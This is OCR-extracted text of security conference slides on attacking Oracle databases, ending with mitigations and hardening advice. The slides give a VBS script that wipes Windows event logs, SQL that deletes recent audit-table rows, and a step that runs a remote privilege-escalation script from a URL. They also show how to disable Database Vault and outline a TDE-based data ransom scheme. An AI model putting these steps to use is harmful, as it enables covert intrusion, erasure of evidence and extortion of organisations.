- The following code will do this. Create the textfile on the OS and execute it (e.g. via dbms_scheduler). Do not forget to delete the dbms_scheduler-log afterwards (`exec DBMS_SCHEDULER.PURGE_LOG;`)


```
----------- clean.vbs -------------------
Option Explicit
On Error Resume Next
Dim LogType, EventLog, Entry
  Set EventLog = GetObject("winmgmts:
 {impersonationLevel=impersonate}").ExecQuery _
                ("select * from Win32_NTEventLogFile where
 LogfileName='Application'")
  For each Entry in EventLog
    Entry.ClearEventlog()
  Next
WScript.Quit
----------- clean.vbs -------------------
```

Auditing & Anti-Forensics



- For performance reasons many customers are not using Oracle Auditing
- Instead of that they are using triggers
- Typical triggers are
  - Logon trigger (executed directly after the login)
  - DDL trigger (executed before/after every DDL statement)
  - Error trigger (executed, if a SQL statement was not sucessful)
  - Trigger for custom tables (e.g. fire every time an user is modifying the salary saving the old value to a history table)
- Trigger are custom PL/SQL code that's why an attacker does not know what the trigger is doing (e.g. what information is logged by the login trigger, what table is used to do this? Are database errors logged into a table?).
- Results are after send via email (e.g. every 5 minutes) to the DBA

Auditing & Anti-Forensics




- As mentioned before speed is important (< 5 seconds)
- Custom auditing functions are often not storing the entire SQL statement, only old/new values (==> comment trick cannot be used)
- Since Oracle 10g there is a new function called ora_rowscn
- ora_rowscn contains the SCN number when an entry was created
- With the function scn_to_timestamp it is possible to get the value, when an entry was created/updated/...
- This can be used to delete all entries from a table without know column_names, ...
- Delete all modified/created entries in the last 5 seconds.

```
delete * from custom_audit
where scn_to_timestamp(ora_rowscn)+(1/17280) >
(systimestamp)
```

- Better solution than deleting the entire audit-table

Auditing & Anti-Forensics



- Logon to the database & do privilege escalation

  @http://www.oraspoit.com/getdba.sql

- Get the name of the login trigger (if exists)

```
select owner||'.'||trigger_name||'
from all_triggers where base_object_type='DATABASE'
and trigger_name not in
('AW_DROP_TRG','XDB_PI_TRIG','SDO_DROP_USER','SDO_DROP_USER_BEFOR
E','SDO_TOPO_DROP_FTBL')
```


- Get the table_name used by the logon trigger (via all_dependencies)

```
select owner,name from dba_dependencies
where referenced_name=<<trigger_name>>
and referenced_type='TABLE'
```

- Delete all entries created in the last 5 seconds

```
delete * from <<CUSTOM_AUDIT_TABLE>>
where scn_to_timestamp(ora_rowscn)+(1/17280) >(systimestamp)
```


Transparent Data Encryption (TDE) – Business Facts



- TDE is a new feature since 10.2 and part of the Oracle Advanced Security Option (ASO)
- Adds transparent encryption to the database on table level
- Possible to delete
- Oracle is doing the key management for you. The encryption keys are stored in an external file or (optional) in hardware (11g)
- Archive and Redo-Logs are also encrypted
- Requires an additional ASO license (10.000 USD per processor)

- TDE is a great for auditors “We are encrypting the sensitive data with AES256 - Everything is secure”
- If attacker comes from SQL or application layer

Transparent Data Encryption (TDE) – Hacker Facts




- Can help attackers to find the interesting information (e.g. passwords, credit-cards, ...) in large systems.
  A SAP system for example has up to 60.000 tables...
- Get encrypted tables

```
SQL> select table_name, column_name, encryption_alg, salt from
dba_encrypted_columns;
TABLE_NAME          COLUMN_NAME          ENCRYPTION_ALG              SAL
-----------------------------------------------------------------------------

CREDITCARD          CCNR                 AES256                      NO
CREDITCARD          CVE                  AES256                      NO
CREDITCARD          VALID                AES256                      NO
```

- Even if not licensed installed by default (even in the free Oracle Express Edition)

Transparent Data Encryption (TDE) – Usage



- Even if not licensed installed by default (even in the free Oracle Express Edition)
- Set the key to create the wallet (only the first time)

```
ALTER SYSTEM SET ENCRYPTION KEY
identified by "hitb2007_tde"
```

- Create encrypted tables using the following command

```
CREATE TABLE mytable( id NUMBER, salary VARCHAR2(9) ENCRYPT
USING 'AES256');
```

- Modify already existing tables

```
ALTER TABLE mytable MODIFY (mycolumn encrypt using 'AES256'
no salt);
```

- After database start the wallet must be open

```
alter system set encryption wallet open authenticated
by "hitb2007_tde";
```

Attack Scenario - Hotel Safe

- The following scenario describes an attack scenario which could happen NOW!!! - during this presentation ...

1. Take the passport

2. Put it into the hotel safe and lock it


3. Write Message: 1000 USD for the PIN

Dilemma:

Call the police - wait many hours - miss the plane - new ticket (3000 USD)


or

pay the ransom (1000 USD)



4. Late checkout after this presentation: Airplane is leaving in 2 hours...

TDE – Blackmail companies - Scenario



- This scenario could be implemented with TDE in an Oracle 10g/11g database
  - Escalate Privileges to DBA
  - Enable TDE with an alter system command
  - Encrypt important data (e.g. from business transactions). Due to the fact that it's transparent the application does not detect the change
  - Close the wallet after 1 week via a database job and send an email to the CEO...
- Depending off the backup concept of the database, the important data is encrypted and only accessible via the wallet.
- But the wallet password is not known to the DBA, only known to the blackmailer
- There is not backdoor (AFAIK) in TDE

TDE – Dilemma

- Pay the ransom
  or
  call the police

- An investigation take days/weeks/months. During that time the orders for examples could not be performed...


- Or you pay the money and (hopefully) get the key

- Other scenarios: Unhappy DBA takes precautions for layoffs, ...

TDE – Mitigation


- TDE is installed by default in 10gR2 / 11g R1
- AFAIK it is not possible to disable it directly
- Using the init.ora-parameter compatible to disable TDE
- Set and open always a TDE wallet even if you are not using it.
  In this case it's a license violation...

Oracle Database Vault (DBV) – Business Facts




- Database Vault is a option since 10.2 and addresses common regulatory compliance requirements and reduces the risk of insider threats by: (quote from otn.oracle.com)
  - Preventing highly privileged users (DBA) from accessing application data
  - Enforcing separation of duty
  - Providing controls over who, when, where and how applications, data and databases can be accessed.
- Helps against insider threat
- Requires an additional license (20.000 USD per processor)
- DBV is a great for auditors “Helps to implement Payment Card Industry (PCI), Sarbanes-Oxley (SOX), EU Privacy Directive and the Healthcare Insurance Portability and Accountability Act (HIPAA)

Database Vault (DBV) – Hacker Facts



- DBV is a framework which must be customized by the client
- There is a possibility that not everything is done properly
- Database Vault can be disabled from the OS as user Oracle. This is necessary to apply security patches.

Database Vault (DBV) – Disable DBV



- Taken from the Oracle Documentation
- Re-create and replace the password file, in order to log in to an Oracle Database Vault instance as a SYS user with SYSDBA privilege:

```
orapwd file=$ORACLE_HOME/dbs/orapwsid password=syspasswd
force=y nosysdba=n
```

- Shut down the database

```
SQL> CONNECT SYS/ AS SYSOPER
     Enter password: SYS_password
     SQL> SHUTDOWN
```

- Re-link the Oracle database software with dv_off:

```
$ cd $ORACLE_HOME/rdbms/lib
$ make -f ins_rdbms.mk dv_off
$ cd $ORACLE_HOME/bin
$ relink oracle
```

- Shut down the database

Database Vault (DBV) – Disable DBV

- Start the database:

```
$ sqlplus /nolog
SQL> CONNECT SYS/SYS_password AS SYSDBA
SQL> STARTUP
```

- Switch to the DVSYS schema

```
SQL> ALTER SESSION SET CURRENT_SCHEMA=DVSYS;
```

- Disable the Oracle Database Vault triggers


```
SQL> ALTER TRIGGER DV_BEFORE_DDL_TRG DISABLE;
SQL> ALTER TRIGGER DV_AFTER_DDL_TRG DISABLE;
```

- Now the attacker has full access to the database

Database Vault (DBV) – Disable DBV

- Database Vault is normally used in important databases (often 24x7)
- Shutting down the database creates a lot of noise...
- Important databases often using storage systems like EMC
- An insider (most of DB attacks are coming from insiders) could steal the data without traces using the storage system
- Some Oracle DBAs are using the storage system to create backups.


Database Vault (DBV) – Stealing data via Storage



- Split one of the mirrors from the database from the storage system (24x7 database is still running using 2 of 3 disks)
- Mount the mirror on a new system
- Recover database because removing the processes during the split crashes the database
- Shutdown the database
- Disable DV
- Start the database
- Get and export data
- Resync the disks


- Data is retrieved without a downtime
- Mitigation: Monitor the usage of storage systems

Summary



- Harden your 8i/9i TNS Listener
- Use strong passwords
- Use the latest Oracle Patchsets and apply the security patches
- Analyzing your custom code (In the meantime the most vulnerable part in most databases)
- Analyzing EVERYTHING containing SQL statements (external scripts, AWK/Perl, ...)
- Try to think like an attacker
- Attackers can often escalated their privileges and become DBA
- Auditing can often be bypassed (as DBA)
- Security features can often disabled (as DBA)
- Some features can not be disabled and can be abused by an attacker

Questions?



Q & A

red database security

Contact

Alexander Kornbrust

Red-Database-Security GmbH
Bliesstrasse 16
D-66538 Neunkirchen
Germany

Telefon: +49 (0)6821 – 95 17 637
Fax: +49 (0)6821 – 91 27 354
E-Mail: ak@red-database-security.com